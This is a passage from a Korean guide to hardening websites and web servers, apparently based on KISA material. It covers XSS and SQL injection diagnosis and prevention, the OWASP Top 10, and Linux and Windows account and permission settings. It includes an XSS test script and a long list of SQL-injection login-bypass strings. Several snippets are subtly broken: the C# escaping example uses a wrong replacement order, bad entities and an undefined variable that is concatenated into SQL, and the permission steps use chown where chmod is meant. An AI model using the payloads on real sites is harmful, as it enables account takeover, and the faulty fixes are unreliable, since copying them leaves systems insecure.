**[그림 8]** 휘슬(웹셸 탐지 도구, KISA)

다음으로 설명할 **XSS(Cross Site Scripting)**은 홈페이지 접속자의 권한 정보를 탈취하거나 악성코드 감염을 유발할 수 있는 취약점이다.

XSS(Cross Site Scripting) 은 게시판 본문에 스크립트(자바 스크립트, VB 스크립트, Active X, 플래시 등)를 삽입하여 게시글을 읽은 사용자들의 쿠키(세션)를 탈취하거나 사용자를 악성코드 유포 사이트로 이동시킨다.




**[그림 9]** 크로스 사이트 스크립트 공격

**[진단]** 게시판에 <script> </script> 태그 입력을 통해 반응이 있으면 XSS 취약점이 있다고 볼 수 있다.

1. 게시판 본문에 스크립트 작성

```
<script>alert()</script>
```

2. 팝업창이 발생하면 취약점 존재

XSS 취약점은 스크립트 삽입을 막기 위해 불필요한 문자들에 대해서 치환하는 등 소스코드 수정을 하거나 전문 라이브러리를 이용할 수 있다. 또한, 브라우저에서 제공하는 XSS 차단 필터를 이용해 일부 조치 가능하다.

**[예방 1]** OWASP 등 공신력 있는 단체에서 제작한 XSS 필터 라이브러리를 사용해 XSS를 예방할 수 있다.

- OWASP : Enterprise Security API(ESAPI)
- 네이버 : Lucyxss filter
- Microsoft : Anti-Cross Site Scripting Library(Anti-XSS Library)

| 분 류 | 설 명 |
|---|---|
| ESAPI | • XSS 등 웹어플리케이션 시큐어 코딩을 위한 오픈소스 라이브러리<br>• 문자열 기반 유효성 검사 등의 기능을 기본적으로 제공 |
| Lucyxss filter | • 자바 서블릿 기반 필터<br>• XML 설정만으로 손쉽게 사용할 수 있다는 장점 |
| Anti-XSS Library (HtmlSanitizer) | • .NET framework 기반 라이브러리<br>• 현재 4.5버전까지 출시 |

**[표 2]** XSS 방어 라이브러리

인터넷 익스플로러(IE), 크롬(Chrome), 사파리와 같은 웹브라우저에서 사용자 보호를 위해 XSS 차단 기능을 제공한다.

**[예방 2]** X-XSS-Protection 응답 헤더를 통해 브라우저에서 제공하는 XSS 보호 옵션을 설정할 수 있다.

**X-XSS-Protection 응답 헤더 설정**


☐ **Apache** 설정 파일(/etc/httpd/conf/httpd.conf) 항목 추가

```
Header set X-XSS-Protection "1; mode=block"
```

☐ **Nginx** 설정 파일(/usr/local/nginx/conf/nginx.conf) 항목 추가

```
add_header X-XSS-Protection "1; mode=block";
```

☐ **IIS** 응답 헤더 설정




X-XSS-Protection 응답 헤더 설정은 일부 XSS 공격에 대비 할 수 있으나, 근본적인 조치 방법은 아니다.

**[예방 3]** < > & " 등을 < > & " 로 치환한다.


**C# - 문자열 치환 예시**

```
public void Execute()
 {
 String userid = Request.QueryString["ID"];
 if (userid != null && !"".Equals(userid))
  {
 userid = userid.Replace("<", "&lt;");
 userid = userid.Replace(">", "&gt;");
 userid = userid.Replace("&", "%amp;");
 userid = userid.Replace("", "&#quot;");
 userid = userid.Replace("'", "&#x27;");
 userid = userid.Replace("/", "&#x2F;");
 }
 String query = "Select * From Products Where ProductID = " + usrinput;
 Request.Write(query);
 }
```

※ KISA 소프트웨어 개발보안 가이드 참고

**SQL 인젝션**은 OWASP 단체에서 발표하는 웹 취약점 보안 위협 보고서(OWASP TOP 10)에 항상 상위를 차지하는 취약점이다. 다른 공격들에 비해 비교적 쉽고 고전적인 공격 방법이지만 피해 기업에게 큰 손해를 입힐 수 있는 치명적인 공격이기도 하다.

게시판, 회원가입 창, URL 등 사용자 입력이 가능한 곳을 통해 부적절한 값을 삽입하여 DB 자료를 빼내거나 로그인 절차 우회 등 비정상 동작을 유발한다.




**[그림 10]** SQL 인젝션 공격

**[진단]** 로그인 창에 Query 특성을 이용하여 무조건 참이 되도록 값을 입력한 후 로그인이 우회되면 SQL 인젝션 취약점이 있다고 볼 수 있다.

**SQL 인젝션 - 진단 예시**

□ 로그인을 우회할 수 있는 단순한 방법 예시

| 아이디 | admin |
|---|---|
| 비밀번호 | "or"1=1 |

| 아이디 | admin |
|---|---|
| 비밀번호 | "%0aor%0a"1=1 |

□ 로그인 우회 쿼리 예시

```
root' --
root' #
root'/*
root' or '1'='1
root' or '1'='1'--
root' or '1'='1'#
root' or '1'='1'/*
root'or 1=1 or ''='
root' or 1=1
root' or 1=1--
root' or 1=1#
root' or 1=1/*
root') or ('1'='1
root') or ('1'='1'--
root') or ('1'='1'#
root') or ('1'='1'/*
root') or '1'='1
root') or '1'='1'--
root') or '1'='1'#
root') or '1'='1'/*
or 1=1
or 1=1--
or 1=1#
or 1=1/*
' or 1=1
' or 1=1--
' or 1=1#
' or 1=1/*
" or 1=1
" or 1=1--
" or 1=1#
" or 1=1/*
1234 ' AND 1=0 UNION ALL SELECT 'root', '81dc9bdb52d04dc20036dbd8313ed055
root" --
root" #
root"/*
root" or "1"="1
root" or "1"="1"--
root" or "1"="1"#
root" or "1"="1"/*
root" or 1=1 or ""="
root" or 1=1
root" or 1=1--
root" or 1=1#
root" or 1=1/*
root") or ("1"="1
root") or ("1"="1"--
root") or ("1"="1"#
root") or ("1"="1"/*
```

```
root") or "1"="1
root") or "1"="1"--
root") or "1"="1"#
root") or "1"="1"/*
1234 " AND 1=0 UNION ALL SELECT "root", "81dc9bdb52d04dc20036dbd8313ed055admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055

SQL Injection Login Bypass Cheat Sheet 참고
```

SQL 인젝션 공격을 예방하기 위해서는 시큐어 코딩을 준수하여 소스코드를 수정하거나, 웹서버 앞단에 웹 방화벽(Web Application Firewall, WAF)을 구축하여 공격을 차단할 수 있다.

**[예방 1]** 특수문자 입력 시 에러로 처리할 수 있는 검증 로직 추가

| 문 자 | 설 명 |
|---|---|
| ‘ | 문자 데이터 구분 기호 |
| ; | 쿼리 구분 기호 |
| --, # | 해당라인 주석 구분 기호 |
| /* */ | /* 와 */ 사이 구문 주석 |

**[표 3]** 허용되지 않는 특수문자

**[예방 2]** 사용자로부터 입력 받은 값이 SQL 함수 인자로 직접 전달되지 않도록 파라미터화된 쿼리를 사용하여 처리한다.

**C# - 문자열 치환 예시**

```
public void ButtonClick(object sender, EventArgs e)
 {
  string connect = “MyConnString”;
  string userid = Request[“userid”];
  string query = “SELECT * FROM user WHERE id = @userid”;
  using (var conn = new SqlConnection(connect))
  {
   using (var cmd = new SqlCommand(query, conn))
   {
    cmd.Parameters.Add(“@userid”, SqlDbType.VarChar, 10);
    cmd.Parameters[“@userid”].Value = userid;
    conn.Open();
    cmd.ExecuteReader();
   }
  }
 }
```

※ KISA 소프트웨어 개발보안 가이드 참고

**[예방 3]** 소스코드 수정이 불가능할 시 웹 방화벽을 통해 차단 설정한다.

- 본 안내서 별첨1, 별첨2를 참고하여 웹 방화벽 설치

지금까지 홈페이지 해킹의 주요 취약점들을 살펴보았다. 기업에서는 앞에서 다룬 취약점 외에도 OWASP TOP 10에서 다루어지는 웹취약점 전반에 대한 보안 조치가 필요하다.

OWASP(The Open Web Application Security Project)는 오픈소스 웹 애플리케이션에 대한 보안을 다루는 단체로, 3년 주기로 웹 취약점에 대한 위협 트렌드를 제시한다.

OWASP TOP 10은 웹 관련 취약점 중에서 공격 빈도가 높고, 시스템에 큰 영향을 줄 수 있는 취약점 10가지를 선정하여 발표한다. 현재 최신 버전은 OWASP TOP 10 - 2017 버전이다.

**[표 4]** OWASP TOP 10 - 2017

| 번호 | 분 류 | 설 명 |
|---|---|---|
| 1 | 인젝션 | • SQL, OS, XXE, LDAP 인젝션 취약점은 안전이 확인되지 않은 데이터가 명령어, 또는 쿼리문의 일부분으로써, 인터프리터에 전송될 때 발생<br>• 공격자가 송신한 악의적인 데이터를 통해 허용되지 않은 명령을 실행하거나 올바른 권한 없이 데이터에 접근하도록 인터프리터를 속일 수 있음 |
| 2 | 취약한 인증 | • 인증 및 세션 관리와 관련된 애플리케이션 기능이 잘못 구현되어 있는 상황에서 발생<br>• 공격자들은 암호, 키, 세션 토큰을 위험에 노출시킬 수 있으며, 일시적 또는 영구적으로 다른 사용자의 권한을 획득해 구현 상 결함을 악용할 수 있음 |
| 3 | 민감한 데이터 노출 | • 중요한 데이터를 저장 및 전송할 때 암호화 같은 추가적인 보호 조치가 요구됨<br>• 적절한 암호화를 수행하지 않을 경우 외부 유출에 대한 위협이 존재<br>• 브라우저에서 데이터를 주고받을 때 각별한 주의가 필요 |
| 4 | XML 외부 개체 (XXE) | • 오래된 XML프로세서들은 XML처리 중에 참조되고 평가되는 URI에 대해 외부 개체의 지정을 허용<br>• 외부 개체는 파일 URI 처리기, 내부파일 공유, 내부 포트 스캔, 원격 코드 실행과 서비스 거부 공격을 사용하여 내부 파일을 공개하는데 사용할 수 있음 |
| 5 | 취약한 접근 통제 | • 인증된 사용자가 수행할 수 있는 작업에 대한 제한이 제대로 적용되어 있지 않을 경우, 공격자는 이러한 결함을 악용하여 다른 사용자의 계정에 접근하거나, 중요한 파일을 확인 및 다른 사용자의 데이터를 수정할 수 있음<br>• 접근 권한 변경 등을 통해 권한이 없는 기능을 수행하거나 데이터에 접근할 수 있음 |

| 번호 | 분 류 | 설 명 |
|---|---|---|
| 6 | 잘못된 보안 구성 | • 취약한 기본 설정, 미완성 (또는 임시 설정), 개방된 클라우드 스토리지, 잘못 구성된 HTTP 헤더 및 민감한 정보가 포함된 에러 메시지로 인해 발생되는 위협<br>• 모든 운영체제, 프레임워크, 라이브러리와 애플리케이션을 안전하게 설정해야 할 뿐만 아니라 패치 및 업그레이드를 진행해야 함 |
| 7 | 크로스 사이트 스크립팅(XSS) | • XSS 취약점은 애플리케이션이 올바른 유효성 검사 또는 필터링 처리 없이 새 웹 페이지에 신뢰할 수 없는 데이터를 포함하거나, 자바스크립트와 HTML을 생성하는 브라우저 API를 활용한 사용자 제공 데이터로 기존 웹 페이지를 업데이트할 때 발생<br>• XSS는 공격자의 스크립트를 피해자의 브라우저에서 실행시켜 사용자 세션을 탈취할 수 있게 만들고, 웹 사이트를 변조시켜 악성 사이트로 리다이렉션 할 수 있도록 허용 |
| 8 | 안전하지 않은 역직렬화 | • 안전하지 않은 역직렬화는 종종 원격코드 실행으로 이어짐<br>• 역직렬화 취약점이 원격코드 실행결과를 가져오지 않더라도, 권한 상승 공격, 인젝션 공격, 리플레이 공격 등 다양한 공격에 사용될 수 있어 주의가 필요 |
| 9 | 알려진 취약점이 있는 구성요소 사용 | • 라이브러리, 프레임워크 및 다른 소프트웨어 모듈 같은 컴포넌트는 애플리케이션과 같은 권한으로 실행<br>• 만약 취약한 컴포넌트가 악용된 경우, 이는 심각한 데이터 손실을 일으키거나 서버가 장악되게 함<br>• 알려진 취약점이 있는 컴포넌트를 사용한 어플리케이션과 API는 애플리케이션 방어를 약화시킴 |
| 10 | 불충분한 로깅 & 모니터링 | • 로깅과 모니터링을 적절히 수행하지 않을 경우 사고에 대한 적절한 대응이 불가<br>• 이는 공격자들이 시스템을 더 공격하고, 지속성을 유지하며, 더 많은 시스템을 중심으로 공격할 수 있도록 유발함 |

기업에서는 [표4]를 참고하여 정기적으로 웹 취약점 점검을 받고 발견된 웹 취약점에 대해 조치할 것을 권장한다.

중소기업의 경우 한국인터넷진흥원에서 무료로 웹 취약점 점검을 받을 수 있으며, 신청을 원하는 중소기업은 보호나라(www.boho.or.kr) 웹취약점 점검 페이지에서 신청서를 다운로드 할 수 있다.

## 3.2 웹서버 보안

홈페이지 해킹의 최종 목적은 웹서버의 권한을 탈취하여 범죄에 악용하는 것이다. 공격자는 일반적으로 홈페이지의 취약점을 통해 웹서버에 접근하지만 웹서버의 잘못된 보안 설정 등의 취약점을 이용해 해킹하기도 한다.

본 장에서는 계정 관리, 파일 권한 관리, 서비스 관리 등 세가지 측면에서 올바른 웹서버 보안 설정 방법을 설명한다.

**계정 관리**는 원격접속 차단, 패스워드 강도, 계정 잠금 등을 통해 공격자가 쉽게 서버에 접근하지 못하도록 하는데 목적이 있다.

**Linux - 계정 관리**

### □ root 계정 원격 접속 제한

① "/etc/securetty" 파일에서 pts/0 ~ ptx/x 설정 제거 또는, 주석처리
② "/etc/pam.d/login" 파일 수정 또는, 신규 삽입
(수정 전) #auth requried /lib/security/pam_securetty.so
(수정 후) auth requried /lib/security/pam_securetty.so

### □ 로그인 실패 임계값 설정

① vi 편집기를 이용하여 "/etc/pam.d/system-auth" 파일 열기
② 아래와 같이 수정 또는 신규 삽입

```
auth required /lib/security/pam_tally.so deny=5 unlock_time=120 no_magic_root
account requried /lib/security/pam_tally.so no_magic_root reset
```

### □ 패스워드 파일 보호

① # pwconv
② # pwunconv

### □ 패스워드 복잡도 설정

① 패스워드 복잡성 설정 파일 확인
# /etc/pam.d/system-auth, /etc/login.defs 내용을 내부 정책에 맞도록 편집
② /etc/pam.d/system-auth 파일 설정
※ 다음 라인에 패스워드 정책을 설정함

- 패스워드 정책 설정 예시


```
password requisite /lib/security/$ISA/pam_cracklib.so retry=3 minlen=8 lcredit=-1 ucredit=-1
dcredit=01 ocredit=-1
※ 각 변수에 대한 설명 / 각 항목에서 -1 값은 반드시 해당하는 문자를 포함시켜야 함
lcredit = -1 (소문자 최소 1자 이상 요구)
ucredit = -1 (대문자 최소 1자 이상 요구)
dcredit = -1 (최소 숫자 1자 이상 요구)
ocredit = -1 (최소 특수문자 1자 이상 요구)
minlen = 8 (최소 패스워드 길이 설정)
retry = 3 (3번 패스워드 재입력 가능)
difok = N (기존 패스워드와 비교, 기본값 10(50%))
```

③ /etc/login.defs 파일 설정
pass_warn_age = 7 (패스워드 기간 만료 경고)
pass_max_days = 60 (최대 패스워드 사용 기간 설정)
pass_min_day = 1 (최소 패스워드 변경 기간 설정)

**Windows - 계정 관리**


## □ Administrator 이름 바꾸기

① 시작> 프로그램> 제어판> 관리도구> 로컬 보안 정책> 로컬 정책> 보안 옵션
② “계정: Administrator 계정 이름 바꾸기"를 유추하기 어려운 계정 이름으로 변경




## □ Guest 계정 및 불필요한 계정 삭제

① 시작> 실행> LUSRMGR.MSC> 사용자> GUEST> 속성
②"계정 사용 안함"에 체크




## □ 로그인 임계값 설정

① 시작> 실행> SECPOL.MSC> 계정 정책> 계정 잠금 정책
② “계정 잠금 임계값”을 “5” 이하의 값으로 설정



**파일 권한 관리**는 비인가자(공격자)로부터 최상위 권한(root)으로 권한 상승을 유발하거나 비밀 정보 획득을 최소화 하는데 목적이 있다.

**Linux - 파일 권한 관리**

### □ 주요 파일 소유자 및 권한

① "/etc/passwd" 파일의 소유자 및 권한 변경(소유자 root, 권한 644)
#chown root /etc/passwd
#chown 644 /etc/passwd
② "/etc/shadow" 파일의 소유자 및 권한 변경(소유자 root, 권한 400)
#chown root /etc/shadow
#chown 400 /etc/shadow
③ "/etc/hosts" 파일의 소유자 및 권한 변경(소유자 root, 권한 600)
#chown root /etc/hosts
#chown 600 /etc/hosts
④ "/etc/services" 파일의 소유자 및 권한 변경(소유자 root, 권한 644)
#chown root /etc/services
#chown 644 /etc/services
⑤ "/etc/rsyslog" 파일의 소유자 및 권한 변경(소유자 root, 권한 644)
#chown root /etc/rsyslog.conf
#chown 644 /etc/rsyslog.conf
⑥ "/etc/xinetd.conf" 파일의 소유자 및 권한 변경(소유자 root, 권한 600)
#chown root /etc/xinetd.conf
#chown 600 /etc/xinetd.conf

### □ 불필요한 SUID, SGID 파일 제거

① sticky bit가 걸려있는 파일을 탐색
#find / -user root -type f \( -perm -04000 -o -perm -02000 \) -xdev -exec ls -al {} \;
② 불필요한 파일에 대해서 sticky bit 제거
#chmod -s <파일명>
※ 아래의 파일들은 sticky bit를 제거해야 한다.

| | | | |
|---|---|---|---|
| /sbin/dump | /usr/bin/lpq-lpd | /usr/bin/newgrp | /sbin/restore |
| /usr/bin/lpr | /usr/sbin/lpc | /sbin/unix_chkpwd | /usr/bin/lpr-lpd |
| /usr/sbin/lpc-lpd | /usr/bin/at | /usr/bin/lprm | /usr/sbin/traceroute |
| /usr/bin/lpq | /usr/bin/lprm-lpd | | |

### □ root 계정의 PATH 환경변수 설정


① vi 편집기를 이용하여 root 계정의 설정파일 (~/.profile과 /etc/profile) 열기
# vi /etc/profile
② 아래와 같이 수정
(수정 전) PATH=.:$PATH:$HOME/bin
(수정 후) PATH=$PATH:$HOME/bin:.
※환경변수 파일은 OS 별로 약간씩 다를 수 있음

## Windows - 파일 권한 관리

### □ 공유 권한 및 사용자 그룹 설정


(Windows NT)

① 프로그램> 관리도구> 서버관리자> 컴퓨터> 공유 디렉토리> 등록정보> 사용 권한에서 Everyone으로 된 공유를 제거하고 접근이 필요한 계정의 적절한 권한 추가




(Windows 2000, 2003, 2008, 2012)

